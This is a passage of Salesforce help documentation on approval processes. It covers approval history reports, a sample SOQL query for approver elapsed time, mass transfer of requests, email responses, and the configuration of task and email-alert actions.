
Report Example: Approvals—Elapsed Times

This sample report displays all approval process instances (1) and groups results by the approval process name (2). The results include the record name (3), approval process instance ID (4), status (5), submitted date (6), elapsed minutes (7), and completed date (8).



Report Example: Approval Steps—Elapsed Times

This sample report displays all approval process instances (1) and groups results by approval process name (2) and record name (3). The results are sorted by step name (4) and include step status (5), step start date (6), step elapsed minutes (7), step completed date (8), and approval process instance ID (9).



Notice that the previous sample report doesn't include the approvers for each step and the elapsed time for each approval request. To get this information, run a SOQL query by using the approval process instance ID from the report. The following sample SOQL query obtains the `ActorID` (user or queue that received the approval request) and the `ElapsedTimeInHours` (elapsed time since the approval request was sent) for the first pending step in the report.


```
SELECT ActorId,ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId =
'04gD0000000LvIV'
```

SELECT ActorId, ElapsedTimeInHours FROM ProcessInstanceWorkitem where processInstanceId = '04gD0000000LvIV'

Query Results - Total Rows: 1

ActorId	ElapsedTimeInHours
005D00000015vGGIAY	29.820833333333333

The sample query has only one result, and you can view that approver's user profile page by appending the resulting `ActorID` to the organization's base URL (`https://MyCompany.salesforce.com/005D00000015vGGIAY`), which gets redirected to the user profile page.



SEE ALSO:

Approval History Reports

Considerations for Approval History Reports

Understand the limitations and special behaviors when you create or view approval history reports, which provide a detailed history of approval processes and steps.

Considerations for Approval Processes That Were Completed Before or Pending During the Summer '14 Rollout

When Summer '14 became available for your organization, the approval history data was automatically populated for completed and pending approval processes. However, some approval

EDITIONS

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history field values are never populated or are populated only after the approval process instance is next acted upon—such as when a user approves, rejects, or reassigns an approval request—after the Summer '14 rollout.

Object	When Fields are Populated
Process Instance	For approval process instances that were completed before the Summer '14 rollout, all Process Instance fields are automatically populated, with one exception: `Completed Date` is never populated for approval process instances that were completed before January 1, 2013. For approval process instances that were pending during the Summer '14 rollout, all Process Instance fields are automatically populated, with two exceptions: `Completed Date` and `Last Actor: Full Name` are populated only after the approval process instance is complete.
Process Instance Node	Never populated for approval process instances that were completed before the Summer '14 rollout. For approval process instances that were pending during the Summer '14 rollout, all Process Instance Node fields are populated only after the approval process instance is next acted upon after the Summer '14 rollout.

Additional exceptions apply to approval history data that is available only via SOQL queries of certain objects. See ProcessInstance, ProcessInstanceNode, ProcessInstanceStep, and ProcessInstanceWorkitem in the *Object Reference for Salesforce and Force.com*.

Considerations for the Sandbox Environment

If you copy approval history data to a sandbox, some field values are overwritten and don't reflect the actual approval history.

Object	Field	When an existing process instance or process instance node record is copied to a sandbox...
Process Instance	`Submitted Date`	This value is overwritten by the date and time when the process instance record is copied to the sandbox.
	`Submitter: Full Name`	This value is overwritten by the name of the user who copied the process instance record to the sandbox.
Process Instance Node	`Step Start Date`	This value is overwritten by the date and time when the process instance node record is copied to the sandbox.

SEE ALSO:

- Fields Available for Approval History Reports
- Approval History Reports

Manage Multiple Approval Requests

Transfer multiple approval requests from one user to another or remove multiple approval requests from the approval process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Transfer Pending Approval Requests

If users move to a new role before they complete all their pending approval requests, transfer the remainder to another user.

Remove Pending Approval Requests

If you want to clean up old approval requests—such as to delete an approval process—remove them from your Salesforce org. After approval requests are removed, the associated records are unlocked and removed from all approval processes, so they no longer appear on the approver's list of pending approval requests.

SEE ALSO:

Considerations for Managing Approvals

Transfer Pending Approval Requests

If users move to a new role before they complete all their pending approval requests, transfer the remainder to another user.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To transfer multiple approval requests:

- "Transfer Leads"

  AND

  "Transfer Record"

1. From Setup, enter *Mass Transfer Approval Requests* in the Quick Find box, then select **Mass Transfer Approval Requests**.
2. Search for the approval requests to transfer.
3. Select **Mass transfer outstanding approval requests to a new user**.
4. Look up and select the user to transfer the requests to.

   Make sure that the user can view the records that are associated with the approval requests.
5. Add comments.

   The comments you enter display on the Approval History related list.
6. Select each approval request that you want to transfer.
7. Click **Transfer**.

SEE ALSO:

Remove Pending Approval Requests

Considerations for Managing Approvals

Manage Multiple Approval Requests

Remove Pending Approval Requests

If you want to clean up old approval requests—such as to delete an approval process—remove them from your Salesforce org. After approval requests are removed, the associated records are unlocked and removed from all approval processes, so they no longer appear on the approver's list of pending approval requests.

1. From Setup, enter `Mass Transfer Approval Requests` in the `Quick Find` box, then select **Mass Transfer Approval Requests**.
2. Search for the approval requests that you want to remove.
3. Select **Mass remove records from an approval process**.
4. Add comments.

   The comments you enter display on the Approval History related list.
5. Select each approval request to remove from the approval process.
6. Click **Remove**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To remove multiple approval requests:

- "Transfer Leads"

  AND

  "Transfer Record"

SEE ALSO:

Transfer Pending Approval Requests

Considerations for Managing Approvals

Manage Multiple Approval Requests

Approval Requests for Users

Your admin can set up approval processes that let you and other users submit records for approval, which results in *approval requests*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Submit a Record for Approval

Depending on your org's customizations, you can submit a record for approval directly from that record.

Withdraw an Approval Request

If you submitted a record for approval but suddenly need to update information in the record, recall the approval request. However, whether you can recall an approval request depends on how your admin configured the approval process that the record was submitted to.

Respond to an Approval Request

When you receive an approval request, respond to it by approving, rejecting, or reassigning it. Depending on which Salesforce experience you're using, you have different options. Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.

What Does This Approvals Error Mean?

Here are some errors that you could encounter when submitting a record for approval or responding to an approval request.

Approval History Status

To track where a record is in an approval process, view its Approval History related list.

Approval User Preferences

Identify a delegated approver and control whether you receive approval request emails.

Submit a Record for Approval

Depending on your org's customizations, you can submit a record for approval directly from that record.

1. Go to the record that you want to submit for approval.
2. Make sure it's ready to be submitted.

   Before you can submit a record for approval, it must meet the criteria for an active approval process. If you're not sure what the requirements are, ask your admin.
3. Click **Submit for Approval**.

   If an approval process applies to the record, Salesforce begins the approval process. This button isn't available after the record has been submitted.

To keep tabs on the progress of your submitted approval, we recommend following the approval record in Chatter.

SEE ALSO:

- Withdraw an Approval Request
- Approval User Preferences
- Approval Requests for Users

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To submit a record for approval:
- "Read" on the record

Withdraw an Approval Request

If you submitted a record for approval but suddenly need to update information in the record, recall the approval request. However, whether you can recall an approval request depends on how your admin configured the approval process that the record was submitted to.

1. Go to the detail page for the record associated with the approval request.
2. In the Approval History related list, click **Recall Approval Request**.

SEE ALSO:

- Submit a Record for Approval
- Approval User Preferences
- Approval Requests for Users

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To withdraw an approval request:
- "Read" on the record

Respond to an Approval Request

When you receive an approval request, respond to it by approving, rejecting, or reassigning it. Depending on which Salesforce experience you're using, you have different options. Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.

Respond from...	Lightning Experience	Salesforce Classic	Salesforce1
An in-app notification	✓		✓
An email notification	✓	✓	✓
The record	✓	✓	✓
Chatter	✓	✓	✓
Home	✓	✓	

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To respond to an approval request from within Salesforce:

- "Read" on the associated record

To respond to an approval request from an email:

- "API Enabled"

In-App Notification

Depends on the `Receive Approval Request Emails` field in your approver preferences. If notifications are enabled for your org, you receive a notification whenever you receive an approval request email.

- Respond from the notification if your admin enabled actionable notifications.
- To open the approval request, click the notification.

Email Notification

Depends on the `Receive Approval Request Emails` field in your approver preferences.

- To open the approval request, click the link in the email.
- Reply to the email if your admin enabled email approval response.

Record

Respond from the Approval History related list.

Chatter

Depends on if your admin has enabled Approvals in Chatter and you haven't opted out of receiving approval requests through Chatter posts.

- Respond from the post if your admin enabled actionable notifications.
- Click the name of the record, then respond from the Approval History related list.

Home

Depends on if your admin added the Items to Approve component to your home page. From the Home tab, respond from the Items to Approve component.

Tip: From this component in Salesforce Classic, you can respond to multiple requests at once.

Respond to an Approval Request by Replying to the Email Notification

If your admin has enabled email approval response, you can approve or reject requests by responding to the email notification, regardless of which Salesforce experience or mobile email client you're using. Delegated approvers can also respond to approval requests by email.

Troubleshoot Email Responses to Approval Requests

When email responses aren't working correctly, review these common issues.

SEE ALSO:

Approval User Preferences

Approval Requests for Users

Respond to an Approval Request by Replying to the Email Notification

If your admin has enabled email approval response, you can approve or reject requests by responding to the email notification, regardless of which Salesforce experience or mobile email client you're using. Delegated approvers can also respond to approval requests by email.

Email approval response works in all languages that Salesforce supports. The response word or phrase is checked using the current user language dictionary. If no matches are found, the response word or phrase is checked in all other language dictionaries.

1. In the first line of your reply to the email notification, enter one of the supported response words.

   Periods and exclamation marks are allowed at the end of the word.

Approval Words	Rejection Words
approve	reject
approved	rejected
yes	no

2. Optionally, in the second line of your reply, add comments.
3. Send the email.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To respond to an approval request via email:

- "API Enabled"

SEE ALSO:

Approval User Preferences

Approval Requests for Users

Troubleshoot Email Responses to Approval Requests

When email responses aren't working correctly, review these common issues.

I'm not receiving approval requests by email.

Here are a few possible reasons why.

- Your approval preferences opt you out of approval request emails.
- Your mail server thinks the approval request email is spam. Contact your email admin, who can check the logs of all inbound email to see if it's being delivered, rejected, or marked as spam.
- Your email admin needs to whitelist the Salesforce email addresses that the approval requests come from.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Email delivery time can vary based on your ISP or connection.

My response wasn't delivered.

- An email approval request can only be processed once. If another user has responded to the approval request before you do, you get an error.
- You must have the "API Enabled" user permission to respond to approval requests by email.

I received an email that said, "`The word used to approve or reject the item was not understood.`"
Salesforce doesn't process replies to error emails. Reply again to the original email notification, but this time use one of the supported response words on page 5278.

I received an email that said, "`You are not authorized to update the referenced object.`"
The approval request email is tied to your email address. You receive this error if you forward the request to another email address or if your email client lets you respond from multiple email addresses. Reply again to the original email notification, but this time reply from the same email address that received the email approval request.

SEE ALSO:

What Does This Approvals Error Mean?

Respond to an Approval Request by Replying to the Email Notification

Approval Requests for Users

What Does This Approvals Error Mean?

Here are some errors that you could encounter when submitting a record for approval or responding to an approval request.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Manager undefined

This approval request requires the next approver to be determined by the `Field Name` field. This value is empty.
Salesforce tried to route the approval request based on a hierarchical field, such as `Manager`. However, the field has no value or specifies an inactive user. This error can occur when a user submits a record for approval or when an approver responds to an approval request.

Required fields are missing: [`FieldName`].
The approval process includes a field update that fails standard validation rules for the identified field. This error can occur even if the field isn't visible on your page layout.

Note: Salesforce doesn't make sure that field updates pass *custom* validation rules on fields.

SEE ALSO:

Troubleshoot Email Responses to Approval Requests

Approval Requests for Users

Approval History Status

To track where a record is in an approval process, view its Approval History related list.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Status	Definition
Submitted	The record has been submitted for approval.
Pending	The record has been submitted for approval and is awaiting approval or rejection.
Approved	The record has been approved.
Rejected	The record has been rejected.
Reassigned	The record has been submitted for approval but assigned to a different approver.
Recalled	The record was submitted for approval but recalled from the approval process.

SEE ALSO:

- Approvals
- Submit a Record for Approval
- Respond to an Approval Request
- Approval Requests for Users

Approval User Preferences

Identify a delegated approver and control whether you receive approval request emails.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

From your personal settings, enter *Approver Settings* in the Quick Find box, then select **Approver Settings**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.

Field	Description
Delegated Approver	Your alternate approver. If populated, this user receives the same approval requests as you do. Delegated approvers can't reassign approval requests; they can only approve or reject approval requests.
Manager	Depending on how your admin sets up approval processes, requests for approval can automatically be routed to your manager.
Receive Approval Request Emails	Controls whether you receive approval request notifications by email, in Salesforce1, or in Lightning Experience. If you select **Never**, you don't receive approval request notifications. However, you still receive approval request emails from a queue, depending on how your admin configured the queue email.

Opt Out of Approval Request Posts in Chatter

By default, when your org enables Approvals in Chatter, you are notified about approval requests by both email and a Chatter post. To stop receiving the posts in Chatter, opt out. If you do opt out, the posts don't appear in your feed but they do appear in the associated record's feed.

What Happens When You Opt Out of Chatter Approval Requests?

By default, when your org has Approvals in Chatter enabled, you receive approval request notifications by email and Chatter. Here's what happens when you opt out of the Chatter posts.

SEE ALSO:

Approval Requests for Users

Opt Out of Approval Request Posts in Chatter

By default, when your org enables Approvals in Chatter, you are notified about approval requests by both email and a Chatter post. To stop receiving the posts in Chatter, opt out. If you do opt out, the posts don't appear in your feed but they do appear in the associated record's feed.

1. From your personal settings, enter *My Feeds* in the `Quick Find` box, then select **My Feeds**.
2. Deselect the option to receive approval requests as posts.
3. Save your changes.

SEE ALSO:

Approval User Preferences

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view an approval request post for a record:

- "Read" on the record

What Happens When You Opt Out of Chatter Approval Requests?

By default, when your org has Approvals in Chatter enabled, you receive approval request notifications by email and Chatter. Here's what happens when you opt out of the Chatter posts.

- If you opt out while an approval that you're assigned to is in progress, you see new notification posts only if you're following the approval record.
- If you're following the approval record, you see approval posts from the record with non-approver content.
- In the approval notification posts that you've already received, you see non-approver content.
- The Approve and Reject buttons disappear from existing posts in your feed.

SEE ALSO:

Approval User Preferences

Opt Out of Approval Request Posts in Chatter

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Approval Process Terminology

The following terminology is used for approval processes in Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Approval Actions
An approval action occurs when a step is approved by all the required approvers.

Approval Process
An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including who to request approval from and what to do at each point of the process.

Approval Request
An approval request is an email, Salesforce1 notification, Lightning Experience notification, or Chatter post notifying the recipient that a record was submitted for approval and that his or her approval is requested.

Approval Steps
Approval steps define the chain of approval for a particular approval process. Each step determines which records can advance to that step, who to assign approval requests to, and whether to let each approver's delegate respond to the requests. The first step specifies what to do if a record doesn't advance to that step. Later steps specify what happens if an approver rejects the request.

Assigned Approver
The assigned approver is the user responsible for responding to an approval request.

Delegated Approver
A delegated approver is a user appointed by an assigned approver as an alternate for approval requests.

Email Approval Response
Email approval response lets users respond to approval requests by replying to an email notification.

Initial Submission Actions
An initial submission action occurs when a user first submits a record for approval. By default, the record is locked.

Final Approval Actions
Final approval actions occur when all required approvals have been given for a record.

Final Rejection Actions
A final rejection action occurs when an approver rejects the request and it goes to the final rejection state.

Outbound Message
An outbound message sends information to a designated endpoint, like an external service. Outbound messages are configured from Setup. You must configure the external endpoint and create a listener for the messages using the SOAP API.

Process Instance
A process instance represents one instance of an approval process. A new process instance is created each time a record is submitted for approval.

Process Instance Node
A process instance node represents an instance of an approval step. A new process instance node is created each time a record enters a step in an approval process. No process instance node is created when the record doesn't meet the step criteria or if the approval process instance is otherwise completed without entering the step.

Recall Actions
A recall action occurs when a submitted approval request is recalled. By default, the record is unlocked.

Record Locking

Record locking prevents users from editing a record, regardless of field-level security or sharing settings. By default, Salesforce locks records that are pending approval. Only admins can edit locked records.

SEE ALSO:

- Approvals
- Perform Automated Actions
- Set Up an Approval Process

Perform Automated Actions

An automated action is a reusable component that performs some sort of action behind the scenes—like updating a field or sending an email. Once you create an automated action, add it to a process, milestone, or other automated process.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Action Type	Supported In...				
	Workflow Rule	Process Builder	Flow	Approval Process	Entitlement Process
Email Alert	✅	✅	✅	✅	✅
Field Update	✅			✅	✅
Flow Trigger (Pilot)	✅ (immediate only)				
Outbound Message	✅			✅	✅
Task	✅			✅	✅

- Considerations for Automated Actions

  Before you start working with automated actions, familiarize yourself with relevant limits and special behaviors.

Task Actions

Task actions determine the details of an assignment given to a specified user by an automated process. You can associate task actions with workflow rules, approval processes, or entitlement processes.

From Setup, enter *Tasks* in the Quick Find box, and select **Tasks**. Then use these settings to configure your task.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
Object	Select an object for your task. Remember, tasks can only be associated with workflow rules or approval processes for the same object type. Choose an object that tracks activities. Note: Tasks are not available for article types.
Assigned to	Select an assignee for your task. An assignee can be in the form of a user, role, record owner, record creator, opportunity team role, or account team role, depending on the type of record you chose. Note: • If the assignee of a task is set to the record owner and the owner of a lead or case is a queue, the task is assigned to the person who triggered the rule. • If the subject was translated, Salesforce creates the task in the assignee's language. If you checked Notify Assignee for the task, Salesforce sends the email in the assignee's language. However, if only the comments field was translated, Salesforce creates the task and sends the email in the language of the user who triggered the task. • If a custom object has a master-detail relationship with a standard object, the owner of the custom object record is automatically set to the owner of the master standard object record. For example, if a custom object called “Expenses” has a master-detail relationship with Accounts, the owner of each expense record is the owner of the account for the expense. • If the assignee of a workflow task is a role and more than one user belongs to that role, the record owner becomes the task assignee, regardless of their role. We recommend that you not assign tasks to roles with multiple users. Assigning tasks to roles with one user allows you to easily change the user in that role without modifying the workflow rule. If the assignee of a workflow task is a role and that role is empty, the record owner becomes the task assignee, regardless of their role. • When a lead is converted by someone who isn't the lead owner, all workflow tasks associated with the lead that are assigned to that user, except email alerts, are reassigned to the lead owner. Workflow tasks assigned to users other than the lead owner and lead converter aren't changed.
Subject	Enter a subject for the task. Distinguish automated tasks from user-created ones by starting the subject with a specific notation, such as adding `(Automated)` at the end.
Unique Name	Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined for different objects. The **Unique Name** field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Due Date	Choose a due date for the task. Due dates appear in the time zone of the assignee. Configuring a task’s **Due Date** to "Rule Trigger Date" sets time triggers and workflow task due dates based on the date that the workflow time trigger’s action is executed. For example, if the task due date is "Rule Trigger Date plus 10 days" and the time trigger is executed on January 1, Salesforce sets the task due date to January 11.
Status	Choose a status for the task.
Priority	Choose a priority for the task.

Field	Description
Comments	Enter comments for the task.

You may notice that all your tasks include a **Created By** field. For tasks, this field contains the name of the person who saved the record that triggered the rule to assign the task.

Tasks don't trigger task-based workflow rules if they're created automatically, such as by clicking the **Send An Email** button or by using the Email to Salesforce BCC address field.

SEE ALSO:

Associate Actions with Workflow Rules or Approval Processes

Email Alert Actions

Email alerts are emails generated by an automated process and sent to designated recipients. These actions consist of the standard text and list of recipients for an email. You can associate email alerts with processes, flows, workflow rules, approval processes, or entitlement processes. They're also available through the Invocable Actions REST API endpoint.

From Setup, enter *Email Alerts* in the Quick Find box, and select **Email Alerts**. Then use these settings to configure your email alert.

Tip: Create a standardized letterhead to use for all email templates you use for workflow alerts.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
Description	Enter a description.
Unique Name	Enter a unique name to refer to this component in the API. The requirement for uniqueness is only within the selected object type. You can have actions of the same type with the same unique name, provided they are defined in different objects.The **Unique Name** field can contain only underscores and alphanumeric characters. It must be unique within the selected object type, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Object	If available, choose an object for this email alert. Salesforce uses this object when generating merge field values for email templates with workflow rules and approval processes. Also, you can define the recipients of this email alert using contact and user lookup fields that are relevant to that object. For example, if you select Contract, you can define the contract signer as a recipient. The object is read-only if the new email alert is associated with an approval process or workflow rule for a particular object.

Field	Description
Email Template	Choose an email template. Insert merge fields to reference specific information based on the record that triggers the email alert. For example, insert a link to the opportunity. Except for `{!ApprovalRequest.Comments}`, approval merge fields named `{!ApprovalRequest.field_name}` in email templates return values only in approval assignment emails and email alerts for approval processes. When used in other emails—including email alerts for workflow rules—the approval merge fields return null. The `{!ApprovalRequest.Comments}` merge field returns only the most recently entered comment in emails for an approval step that requires unanimous approval from multiple approvers. If available, select **Protected Component** to mark the alert as protected if it is part of a Managed - Released package.
Recipient Type	Select who receives this email alert.
Recipients	Select who receives this email alert in the **Available Recipients** list and click **Add**. If you change the object after selecting recipients, Salesforce clears the **Selected Recipients** list. If your email recipient is a role and that role contains multiple people, Salesforce emails each person in that role. If your email recipient is a record owner and the owner of the record is a queue, the queue email receives the email alert. If the queue is set up so that email is sent to all members, queue members are notified as well. If no queue email is specified, only queue members are notified.
Additional Emails	Enter up to five additional email addresses for recipients who aren't Salesforce users, leads, or contacts.
From Email Address	Either the default workflow user or a previously configured and verified organization-wide address. This field lets you use a standard email address for your organization (such as support@company.com) instead of the default **From** field, which is the email address of the person who updates the record. If you select **Make this the default From email address for this object's email alerts**, this email address overrides the **From Email Address** for all email alerts associated with that object. You can still customize individual email alerts to use a different **From Email Address**. The **From Email Address** in a workflow email alert changes to the current user when the email alert is installed by using a managed or unmanaged package. The **From Email Address** doesn't change when using other types of deployment such as the Metadata API or change sets.

Note: The daily limit for emails sent through email alerts is 1,000 per standard Salesforce license per org—except for free Developer Edition and trial orgs, where the daily workflow email limit is 15. The overall org limit is 2,000,000. This limit applies to emails sent through email alerts in workflow rules, approval processes, flows, processes, or the REST API.

SEE ALSO:

Available Recipient Types for Email Alerts

Daily Limits for Email Alerts

Available Recipient Types for Email Alerts

When you configure an email alert, you identify who receives the email. The available options vary based on your org settings and the object you selected.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Recipient Type	Description
Account Owner	The user listed as the owner of the account itself or the account associated with the record. This option works only for email alerts on accounts, opportunities, cases, contacts, contracts, and any custom object that is a child of the account object. The associated account must also specify an account owner. If you select another object type or the associated account doesn't have an account owner, Salesforce sends the email alert to the record owner instead.
Account Team	All users assigned to a particular account team role. The Account Team option is always available. However, emails are sent only when the rule is associated with the account object or its immediate child objects.
Case Team	All users assigned to a particular case team role.
Creator	The user who created the record.
Customer Portal User	All users associated with a Customer Portal.
Email Field	An email address field on the selected object, such as the Email field on lead records or custom email fields. Note: When creating email alerts for campaign members, Email Field refers to the email field on the lead or contact that the campaign member is based on.
Opportunity Team	All users assigned to a particular opportunity team role. This option appears only when team selling is enabled. The Opportunity Team option works only for email alerts configured for opportunities. It doesn't work for email alerts configured for child objects of opportunities.
Owner	The record owner.
Partner User	All users associated with a partner portal.
Portal Role	All users assigned to a particular portal role.
Portal Role and Subordinates	All users assigned to a particular portal role, plus all users in roles below that role.
Public Groups	The users in a particular public group.

Recipient Type	Description
Related Contact	An associated contact on the record. For example, you can select the Customer Signed By field for contracts that contain the name of the contract signer.
